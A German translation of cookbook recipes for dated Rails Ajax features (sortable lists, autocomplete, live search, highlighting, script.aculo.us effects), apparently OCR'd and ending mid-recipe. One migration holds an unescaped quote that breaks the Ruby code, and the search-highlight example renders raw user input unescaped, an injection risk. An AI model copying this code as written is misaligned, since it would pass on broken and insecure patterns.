


Abbildung 8-6: Eine »Artikel drucken«-Option, erzeugt durch Einfügen von JavaScript über ein RJS-Template

Siehe auch

- Rezept 10.11, »Ihren JavaScript-Code in Echtzeit mit der JavaScript-Shell debuggen«

8.7 Listen durch Benutzer neu anordnen lassen

Problem

Die Benutzer Ihrer Anwendung sollen in der Lage sein, die Elemente einer Liste neu anzuordnen, indem sie diese Elemente an eine andere Position ziehen. Wird ein Element an seiner neuen Position »losgelassen«, muss die Anwendung die neue Position jedes Elements speichern.

Lösung

Definieren Sie ein Datenbankschema, das die zu sortierenden Elemente enthält. In unserem Beispiel sollen die Kapitel eines Buches in einer bestimmten Reihenfolge vorliegen. Daher enthält die Kapitel-Tabelle eine Positionsspalte, um die Sortierreihenfolge festzuhalten. Die folgende Migration richtet die `books`- und `chapters`-Tabellen ein und füllt sie mit Daten aus dem *MySQL Cookbook*:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :name, :string
    end

    book = Book.create :name => 'MySQL Cookbook'

    create_table :chapters do |t|
      t.column :book_id, :integer
      t.column :name, :string
      t.column :position, :integer
    end

    Chapter.create :book_id => book.id,
                   :name => 'Using the mysql Client Program', :position => 1
    Chapter.create :book_id => book.id,
                   :name => 'Writing MySQL-Based Programs', :position => 2
    Chapter.create :book_id => book.id,
                   :name => 'Record Selection Techniques', :position => 3
    Chapter.create :book_id => book.id,
                   :name => 'Working with Strings', :position => 4
    Chapter.create :book_id => book.id,
                   :name => 'Working with Dates and Times', :position => 5
```

```
    Chapter.create :book_id => book.id,
                   :name => 'Sorting Query Results', :position => 6
    Chapter.create :book_id => book.id,
                   :name => 'Generating Summaries', :position => 7
    Chapter.create :book_id => book.id,
                   :name => 'Modifying Tables with ALTER TABLE', :position => 8
    Chapter.create :book_id => book.id,
                   :name => 'Obtaining and Using Metadata', :position => 9
    Chapter.create :book_id => book.id,
                   :name => 'Importing and Exporting Data', :position => 10
  end
  def self.down
    drop_table :books
    drop_table :chapters
  end
end
```

Nun richten Sie eine Active Record 1-zu-M-Beziehung ein (ein Buch besitzt viele Kapitel und jedes Kapitel gehört zu einem Buch):

app/models/chapter.rb:

```
class Chapter < ActiveRecord::Base
  belongs_to :book
end
```

app/models/book.rb:

```
class Book < ActiveRecord::Base
  has_many :chapters, :order => "position"
end
```

Ihr Layout bindet die JavaScript-Standardbibliotheken ein und definiert außerdem den Stil der sortierbaren Listenelemente:

app/views/layouts/book.rhtml:

```
<html>
  <head>
    <title>Buch</title>
    <%= javascript_include_tag :defaults %>
    <style type="text/css">
      body, p, ol, ul, td {
        font-family: verdana, arial, helvetica, sans-serif;
        font-size:   13px;
        line-height: 18px;
      }
      li {
        position: relative;
        width: 360px;
        list-style-type: none;
        background-color: #eee;
        border: 1px solid black;
        margin-top: 2px;
        padding: 2px;
```

```
      }
    </style>
  </head>
  <body>
    <%= yield  %>
  </body>
</html>
```

Der `BookController` definiert eine `index`-Methode, die die anfängliche Ausgabe eines Buches und seiner Kapitel übernimmt. Die `order`-Methode reagiert auf die `XMLHttpRequest`-Aufrufe und aktualisiert die Sortierung im Modell.

app/controllers/book_controller.rb:

```
class BookController < ApplicationController
  def index
    @book = Book.find(:first)
  end

  def order
    order = params[:list]
    order.each_with_index do |id, position|
        Chapter.find(id).update_attribute(:position, position + 1)
    end
    render :text => "aktualisierte Kapitelanordnung ist wie folgt: #{order.join(', ')}"
  end
end
```

Der View geht das übergebene `book`-Objekt durch und gibt die Kapitel aus. Ein Aufruf des `sortable_element`-Helpers arbeitet mit dem DOM-Element, das die Kapitelliste enthält, und macht dessen Inhalt mittels Dragging sortierbar:

app/views/book/index.rhtml:

```
<h1><%= @book.name %></h1>

<ul id="list">
  <% for chapter in @book.chapters -%>
    <li id="ch_<%= chapter.id %>" style="cursor:move;"><%= chapter.name %></li>
  <% end -%>
</ul>

<p id="order"></p>

<%= sortable_element 'list',
      :update => 'order',
      :complete => visual_effect(:highlight, 'list'),
      :url => { :action => "order" } %>
```

Diskussion

Der Aufruf von `sortable_element` erwartet die `id` der zu sortierenden Liste. Die `:update`-Option legt fest, welches Element von der aufgerufenen Aktion aktualisiert werden soll.

Die `:complete`-Option bestimmt den visuellen Effekt, der anzeigt, wenn eine Sortieroperation abgeschlossen ist. In diesem Fall heben wir das `list`-Element gelb hervor, wenn Elemente an eine neue Position verschoben werden. Die `:url`-Option legt fest, dass die `order`-Aktion vom `XMLHttpRequest`-Objekt aufgerufen wird.

Die script.aculo.us-Bibliothek übernimmt die schwierige Aufgabe, die Listenelemente verschiebbar zu machen. Sie ist auch verantwortlich dafür, dass ein Array von Positionsinformationen erzeugt wird, die auf dem letzten, numerischen Teil der `id` jedes Elements basieren. Dieses Array wird an den `BookController` übergeben, um das Modell mit den neuesten Elementpositionen zu aktualisieren.

Die `order`-Aktion des Book-Controllers speichert die aktualisierten Positionen, die im `params`-Hash vorliegen, im `order`-Array ab. `each_with_index` wird zur Iteration über das `order`-Array aufgerufen, wobei der Inhalt und die Position jedes Elements an den Codeblock übergeben werden. Der Block verwendet den Inhalt jedes Elements (`id`) als Index zum Auffinden des zu aktualisierenden `Chapter`-Objekts. Jedem `position`-Attribut des `Chapter`-Objekts wird die Position dieses Elements im `order`-Array zugewiesen.

Nachdem die Positionsinformationen für alle Kapitel aktualisiert sind, rendert die `order`-Aktion eine Nachricht über die neuen Positionen (als Text) für die Ausgabe im View.

Abbildung 8-7 zeigt die Kapitelliste vor und nach der Sortierung.




Abbildung 8-7: Eine per Drag-and-Drop sortierbare Kapitelliste

Siehe auch

- Die Drag-and-Drop-Demo von script-aculo.us unter *http://demo.script.aculo.us/shop*

8.8 Autovervollständigung in einem Textfeld

Problem

Sie wollen ein Textfeld erzeugen, das den Rest eines Wortfragments oder eines partiellen Ausdrucks automatisch vervollständigt, während der Benutzer ihn eingibt.

Lösung

Nutzen Sie das Autovervollständigungs-Feature der script.aculo.us-Bibliothek.

Sie müssen eine Liste möglicher Treffer definieren, die die Autovervollständigung durchsuchen soll. Unsere Lösung nutzt eine Liste von Musikern aus einer Datenbank. Definieren Sie eine Musiker-Tabelle und füllen Sie sie mit der folgenden Migration auf:

db/migrate/001_create_musicians.rb:

```
class CreateMusicians < ActiveRecord::Migration
  def self.up
    create_table :musicians do |t|
      t.column :name, :string
    end

    Musician.create :name => 'Paul Motion'
    Musician.create :name => 'Ed Blackwell'
    Musician.create :name => 'Brian Blade'
    Musician.create :name => 'Big Sid Catlett'
    Musician.create :name => 'Kenny Clarke'
    Musician.create :name => 'Jack DeJohnette'
    Musician.create :name => 'Baby Dodds'
    Musician.create :name => 'Billy Higgins'
    Musician.create :name => 'Elvin Jones'
    Musician.create :name => 'George Marsh'
    Musician.create :name => 'Tony Williams'
  end

  def self.down
    drop_table :musicians
  end
end
```

Dann verknüpfen Sie die Tabelle mit einem Active Record-Modell:

app/models/musician.rb:

```
class Musician < ActiveRecord::Base
end
```

Nun verwenden Sie das `javascript_include_tag` in Ihrem Layout, um die script.aculo.us- und Prototype-Bibliotheken in Ihren View einzubinden.

app/views/layouts/musicians.rhtml:

```
<html>
<head>
  <title>Musiker: <%= controller.action_name %></title>
  <%= javascript_include_tag :defaults %>
</head>
<body>

<%= yield %>

</body>
</html>
```

Der Controller enthält einen Aufruf von `auto_complete_for`. Die Argumente für diese Methode sind das Modellobjekt und das Feld dieses Objekts, das für die Vervollständigung verwendet werden soll:

app/controllers/musicians_controller.rb:

```
class MusiciansController < ApplicationController

  auto_complete_for :musician, :name

  def index
  end

  def add
    # Band zusammenstelllen...
  end
end
```

Das vervollständigte Feld wird normalerweise als Teil eines Formulars verwendet. Hier ein einfaches Formular zur Eingabe von Musikern:

app/views/musicians/index.rhtml:

```
<h1>Musician Selection</h1>
<% form_tag :action => :add do %>
  <%= text_field_with_auto_complete :musician, :name %>
  <%= submit_tag 'Hinzufügen' %>
<% end %>
```

Diskussion

Die JavaScript-Bibliothek script.aculo.us unterstützt die Autovervollständigung von Textfeldern, indem sie eine Liste der möglichen Vervollständigungen ausgibt, während der Text eingegeben wird. Benutzer können einen Teil des Textes eingeben und das zu vervollständigende Wort aus einer Dropdown-Liste wählen. Während der Texteingabe wird die Liste möglicher Vervollständigungen fortlaufend aktualisiert und enthält nur die mög-

lichen Vervollständigungen. Die Erkennung ignoriert die Groß-/Kleinschreibung, und die Vervollständigung wird über die Tabulator- bzw. Enter-Taste gewählt. Standardmäßig werden 10 Möglichkeiten in aufsteigender alphabetischer Reihenfolge angezeigt.

Der Aufruf von `auto_complete_for` im Controller erwartet das Modell und das in diesem Modell zu durchsuchende Feld als Argumente. Als optionales drittes Argument können Sie einen Hash übergeben, der festlegt, welche Möglichkeiten ausgewählt sind und wie sie zurückgegeben werden. Dieser Hash kann jede Option enthalten, die von der `find`-Methode akzeptiert wird.

Abbildung 8-8 zeigt, wie eine Liste möglicher Vervollständigungen während der Texteingabe ausgegeben wird.




Abbildung 8-8: Ein Texteingabe-Feld mit einem Dropdown-Menü zur Autovervollständigung

Siehe auch

- Rezept 8.9, »Text dynamisch suchen und hervorheben«

8.9 Text dynamisch suchen und hervorheben

Problem

Sie wollen einem Benutzer ermöglichen, im Textbody einer Seite nach einem Text zu suchen, und gleichzeitig die Treffer während der Eingabe auf der Seite hervorheben.

Lösung

Verwenden Sie den Prototype-Helper `observe_field`, um kontinuierlich Suchbegriffe zur Verarbeitung an den Server zu schicken. Nehmen wir zum Beispiel an, dass Sie eine

Anwendung haben, die Artikel enthält, die die Anwender durchsuchen können sollen. Sie haben eine Rails-Anwendung angelegt und sie für die Verbindung mit einer Datenbank konfiguriert und erzeugen nun folgendermaßen ein `Article`-Modell:

```
$ ruby script/generate model Article
```

Dann entwerfen Sie eine Migration zur Instanziierung der `articles`-Tabelle:

db/migrate/001_create_articles.rb:

```
class CreateArticles < ActiveRecord::Migration
  def self.up
    create_table :articles do |t|
      t.column :title, :string
      t.column :body, :text
    end
  end

  def self.down
    drop_table :articles
  end
end
```

Sie müssen außerdem die Prototype-Bibliothek einbinden. Zu diesem Zweck legen Sie das folgende Layout-Template an:

app/views/layouts/search.rhtml:

```
<html>
<head>
  <title>Suche</title>
  <%= javascript_include_tag :defaults %>
  <style type="text/css">
    #results {
      font-weight: bold;
      font-size: large;
      position: relative;
      background-color: #ffc;
      margin-top: 4px;
      padding: 2px;
    }
  </style>
</head>
<body>

  <%= yield %>

</body>
</html>
```

Der Index-View der Anwendung definiert ein überwachtes Feld mit der Prototype-Helper-Funktion `observe_field`. Dieses Template enthält außerdem ein `div`-Tag, in dem die Suchergebnisse gerendert werden.

app/views/search/index.rhtml:

```
<h1>Search</h1>

<input type="text" id="search">

<%= observe_field("search", :frequency => 1,
                           :update => "content",
                           :url => { :action => "highlight"}) %>

<div id="content">
  <%= render :partial => "search_results",
             :locals => { :search_text => @article } %>
</div>
```

Wie bei allen Ajax-Interaktionen müssen Sie auf dem Server Code definieren, der jeden `XMLHttpRequest` verarbeitet. Die `highlight`-Aktion des nachfolgenden `SearchController`s enthält diesen Code. Sie erwartet die Suchbegriffe und rendert dann ein Partial, um die Suchergebnisse auszugeben:

app/controllers/search_controller.rb:

```
class SearchController < ApplicationController

  def index
  end

  def highlight
    @search_text = request.raw_post || request.query_string
    @article = Article.find :first,
                    :conditions => ["body like ?", "%#{@search_text}%"]

    render :partial => "search_results",
           :locals => { :search_text => @search_text,
                        :article_body => @article.respond_to?('body') ?
                                         @article.body : "" }
  end
end
```

Zum Schluss ruft das Suchergebnis-Partial einfach den `highlight`-Helper auf und übergibt ihm lokale Variablen mit dem Inhalt des Artikel-Bodys (falls vorhanden), zusammen mit dem hervorzuhebenden Suchtext.

app/views/search/_search_results.rhtml:

```
<p>
  <%= highlight(article_body, search_text,
      '<a href="http://en.wikipedia.org?search=\1" id="results"
          title="Search Wikipedia for \1">\1</a>') %>
</p>
```

Das Partial hebt nicht nur jedes Vorkommen des gesuchten Textes hervor, sondern erzeugt auch einen Link auf die Wikipedia-Suche mit dem gleichen Suchtext.

Diskussion

Die Lösung demonstriert einen coolen Effekt namens *Livesuche*. Um das ans Laufen zu bringen, ist eine Kombination von Komponenten notwendig, die alle zusammenarbeiten, um in Echtzeit ein visuelles Feedback zu einer Suche zurückzugeben.

Und das funktioniert so: Ein Benutzer bewegt sich zum Index-View des `SearchControllers`. Dort befindet sich eine auf Eingaben wartende Suchbox. Das Texteingabe-Feld ist so konfiguriert, dass es sich selbst überwacht. Während der Benutzer Texte eingibt, wird einmal pro Sekunde ein Ajax-Aufruf an den Server gesendet (dieses Intervall wird mit der Option `:frequency` festgelegt).

Für jeden dieser Ajax-Requests wird die `highlight`-Aktion des `SearchControllers` aufgerufen. Diese Aktion erwartet den Text des Postings und sucht den ersten Artikel der Datenbank heraus, der den gesuchten Text enthält. Als Nächstes wird das `search_results`-Partial von der `highlight`-Aktion gerendert, wobei der Suchtext und der Artikel-Body übergeben werden.

Das Partial *_search_results.rhtml* erwartet schließlich den von `Search#highlight` gefundenen Text zusammen mit dem Suchtext, den der Benutzer gerade eingegeben hat. Das Partial verarbeitet den Suchtext zusammen mit den Suchergebnissen mit dem View-Helper `highlight`.

Der View-Helper `highlight` erwartet den Text-Body als erstes Argument und den Suchbegriff als zweites. Jedes Vorkommen des Begriffs im Body wird (standardmäßig) mit -Tags umgeben. Um den erkannten Text anders zu verarbeiten (wie das unsere Lösung tut), übergeben Sie ein drittes Argument an `highlight`, das als *Highlighter* (»Hervorheber«) bezeichnet wird. Der Highlighter ist einfach ein String, der irgendwo ein `"\1"` enthält. Dieses `"\1"` wird durch den erkannten Text ersetzt. Auf diese Weise können Sie jede gewünschte Ausgabe erzielen. Unsere Lösung packt die Vorkommen der Suchbegriffe in einen Wikipedia-Hyperlink.

Abbildung 8-9 zeigt das Ergebnis unseres Suchformulars. Innerhalb des Textes gefundene Suchbegriffe werden dabei hervorgehoben.

Siehe auch

- Rezept 8.11, »Eine Livesuche implementieren«

8.10 Die Benutzerschnittstelle mit visuellen Effekten anreichern

Problem

Sie wollen das Arbeiten mit Ihrer Anwendung aufpeppen, indem Sie die interaktiven Elemente um visuelle Effekte anreichern. Genauer gesagt, besitzen Sie eine Liste mit Begrif-




Abbildung 8-9: Ein Suchformular mit dynamisch hervorgehobenen Suchergebnissen

fen, die Links darstellen, und Sie wollen, dass eine Definition jedes Begriffs »aufklappt«, wenn ein Begriff angeklickt wird.

Lösung

Verwenden Sie den JavaScript-Helper `visual_effect`, um das `:blind_down`-Callback der script.aculo.us-Bibliothek zu definieren.

Erzeugen Sie eine Tabelle namens `terms` und füllen Sie sie mit einigen Begriffen und deren Definitionen. Die folgende Migration erledigt das:

db/migrate/001_create_terms.rb:

```
class CreateTerms < ActiveRecord::Migration
  def self.up
    create_table :terms do |t|
      t.column :name, :string
      t.column :definition, :text
    end

    Term.create :name => 'IPv6', :definition => <<-EOS
      The successor to IPv4.  Already deployed in some cases and gradually
      spreading, IPv6 provides a huge number of available IP Numbers - over
      a sextillion addresses (theoretically 2128).  IPv6 allows every
      device on the planet to have its own IP Number.'
    EOS
```

```
    Term.create :name => 'IRC', :definition => <<-EOS
      Basically a huge multi-user live chat facility. There are a number of
      major IRC servers around the world which are linked to each other.
      Anyone can create a channel and anything that anyone types in a given
      channel is seen by all others in the channel. Private channels can
      (and are) created for multi-person conference calls.
    EOS

    Term.create :name => 'ISDN', :definition => <<-EOS
      Basically a way to move more dataover vexisting regular phone lines.
      ISDN is available to much of the USA and in most markets it is priced
      very comparably to standard analog phone circuits.  It can provide
      speeds of roughly 128,000 bits-per-second over regular phone lines.
      In practice, most people will be limited to 56,000or 64,000
      bits-per-second.
    EOS

    Term.create :name => 'ISP', :definition => <<-EOS
      An institution that provides access to the
      Internet in some form, usually for money.
    EOS
  end

  def self.down
    drop_table :terms
  end
end
```

Als Nächstes binden Sie die Prototype- und script.aculo.us-Bibliotheken in Ihr Layout ein, indem Sie `:defaults` an die `javascript_include_tag`-Helper-Methode übergeben. Zusätzlich definieren Sie einen Stil für das Definitionselement, das erscheint, wenn ein Begriff angeklickt wird.

app/views/layouts/terms.rhtml:

```
<html>
<head>
  <title>Begriffe: <%= controller.action_name %></title>
  <%= javascript_include_tag :defaults %>
  <%= stylesheet_link_tag 'scaffold' %>
  <style type="text/css">
    .def {
      position: relative;
      width: 400px;
      background-color: #ffc;
      border: 1px solid maroon;
      margin-top: 20px;
      padding: 10px;
    }
  </style>
</head>
<body>
  <%= yield %>
</body>
</html>
```

Definieren Sie in Ihrem `TermsController` zwei Aktionen namens `list` und `define`.

app/controllers/terms_controller.rb:

```
class TermsController < ApplicationController

  def list
    @terms = Term.find :all
  end

  def define
    term = Term.find(params[:id])
    render :partial => 'definition', :locals => { :term => term }
  end
end
```

Als Nächstes legen Sie einen View an, der alle Begriffe durchgeht und sie als Links darstellt:

app/views/terms/list.rhtml:

```
<h1>Begriffsdefinitionen</h1>

<% for term in @terms %>
  <h3><%= link_to_remote term.name,
      :update => "summary#{term.id}",
      :url => { :action => "define", :id => term.id },
      :complete => visual_effect(:blind_down, "summary#{term.id}",
                                 :duration => 0.25, :fps => 75 ) %></h3>
  <div id="summary<%= term.id %>" class="def" style="display: none;"></div>
<% end %>
```

Zur Darstellung einer Begriffsdefinition definieren Sie ein Partial namens *definition.rhtml*. Diese Datei sollte auch einen Link enthalten, der eine Definition wieder verschwinden lässt.

app/views/terms/_definition.rhtml:

```
<%= term.definition %>

<i><%= link_to_remote 'hide',
    :update => "summary#{term.id}",
    :url => { :action => "define", :id => term.id },
    :complete => visual_effect(:blind_up, "summary#{term.id}",
                               :duration => 0.2 ) %></i>
```

Diskussion

Der `:blind_down`-Effekt ist nach dem englischen Begriff für Jalousie (window blind) benannt. Jede Definition wird auf einer *Jalousie* ausgegeben, die bei Bedarf »heruntergerollt« wird. Sobald die Definition vollständig sichtbar ist, kann sie mit `:blind_up` wieder »nach oben gerollt« werden.

Unsere Lösung definiert eine `list`-Methode im `TermsController`, die ein Array mit Begriffen an den View übergibt. Der View, *list.rhtml*, geht dieses `@terms`-Array durch und erzeugt dabei einen `link_to_remote`-Aufruf und ein dazugehöriges (verstecktes) `div`-Element für jede Begriffsdefinition. Die `id` jedes `div`-Elements wird dabei über die `term.id` (z.B. `summary1`, `summary2`) eindeutig benannt. Der `link_to_remote`-Aufruf verwendet diese eindeutige `id`, um die Begriffs-Links mit den entsprechenden Definitionselementen zu verknüpfen.

Die `:url`-Option von `link_to_remote` verweist auf die `define`-Aktion des `TermsControllers`. Diese Aktion erhält ein Begriffsobjekt und rendert das `definition`-Partial, wobei das `term`-Objekt als lokale Variable an das Partial übergeben wird. Zum Schluss wird das *definition.rhtml*-Partial gerendert, das die Begriffsdefinition innerhalb einer viertel Sekunde (bei 75 Frames pro Sekunde) »entrollt«. Die dargestellte Definition enthält einen Link, der das entrollte Element wieder »zusammenrollt«.

Wenn er mit Bedacht eingesetzt wird, kann der `blind`-Effekt wirklich helfen, die Benutzerfreundlichkeit einer Anwendung zu erhöhen. Zum Beispiel ist ganz klar, dass die Definition eines Begriffs zu dem darüberstehenden Begriff gehört, weil sich die Definition an dieser Stelle entrollt hat.

Die script.aculo.us-Bibliothek enthält eine Reihe anderer interessanter Effekte wie `puff`, `switch_off`, `slide_down`, `pulsate` usw.

Abbildung 8-10 zeigt die Begriffe unseres Beispiels als Links, die ihre Definitionen »entrollen«, wenn man auf sie klickt.




Abbildung 8-10: Eine Begriffsdefinition, die mit Hilfe des visuellen Effekts blind-down zum Vorschein kommt

Siehe auch

- *http://script.aculo.us* für weiter gehende Informationen zu script.aculo.us-Effekten

8.11 Eine Livesuche implementieren

Problem

Sie wollen Ihre Site um eine Echtzeit-Suche erweitern. Statt die Ergebnisse einer Suche auf einer neuen Seite zu rendern, wollen Sie fortlaufend aktualisierte Ergebnisse innerhalb der aktuellen Seite ausgeben, während die Benutzer ihre Suchbegriffe eingeben.

Lösung

Verwenden Sie die Ajax-Helper von Rails, um eine Livesuche zu implementieren.

Ihre Site ermöglicht den Benutzern, nach Büchern zu suchen. Dazu benötigen Sie zuerst ein `Book`-Modell, das Sie wie folgt erzeugen:

```
$ Ruby script/generate model Book
```

In einer Migration legen Sie dann die `books`-Tabelle an und füllen sie mit einigen Titeln:

db/migrate/001_create_books.rb:

```
class CreateBooks < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :title, :string
    end

    Book.create :title => 'Perl Best Practices'
    Book.create :title => 'Learning Python'
    Book.create :title => 'Unix in a Nutshell'
    Book.create :title => 'Classic Shell Scripting'
    Book.create :title => 'Photoshop Elements 3: The Missing'
    Book.create :title => 'Linux Network Administrator's Guide'
    Book.create :title => 'C++ Cookbook'
    Book.create :title => 'UML 2.0 in a Nutshell'
    Book.create :title => 'Home Networking: The Missing Manual'
    Book.create :title => 'AI for Game Developers'
    Book.create :title => 'JavaServer Faces'
    Book.create :title => 'Astronomy Hacks'
    Book.create :title => 'Understanding the Linux Kernel'
    Book.create :title => 'XML Pocket Reference'
    Book.create :title => 'Understanding Linux Network Internals'
  end

  def self.down
    drop_table :books
  end
end
```

Als Nächstes fügen Sie die script.aculo.us- und Prototype-Bibliotheken über `javascript_include_tag` in Ihr Layout ein:

app/views/layouts/books.rhtml:

```
<html>
  <head>
    <title>Bücher</title>
    <%= javascript_include_tag :defaults %>
  </head>
  <body>
    <%= yield  %>
  </body>
</html>
```

Legen Sie einen `BooksController` an, der die `index`- und `search`-Methoden definiert. Die `search`-Methode reagiert auf Ajax-Aufrufe des Index-Views:

app/controllers/books_controller.rb:

```
class BooksController < ApplicationController

  def index
  end

  def get_results
    if request.xhr?
      if params['search_text'].strip.length > 0
        terms = params['search_text'].split.collect do |word|
          "%#{word.downcase}%"
        end
        @books = Book.find(
          :all,
          :conditions => [
            ( ["(LOWER(title) LIKE ?)"] * terms.size ).join(" AND "),
            * terms.flatten
          ]
        )
      end
      render :partial => "search"
    else
      redirect_to :action => "index"
    end
  end
end
```

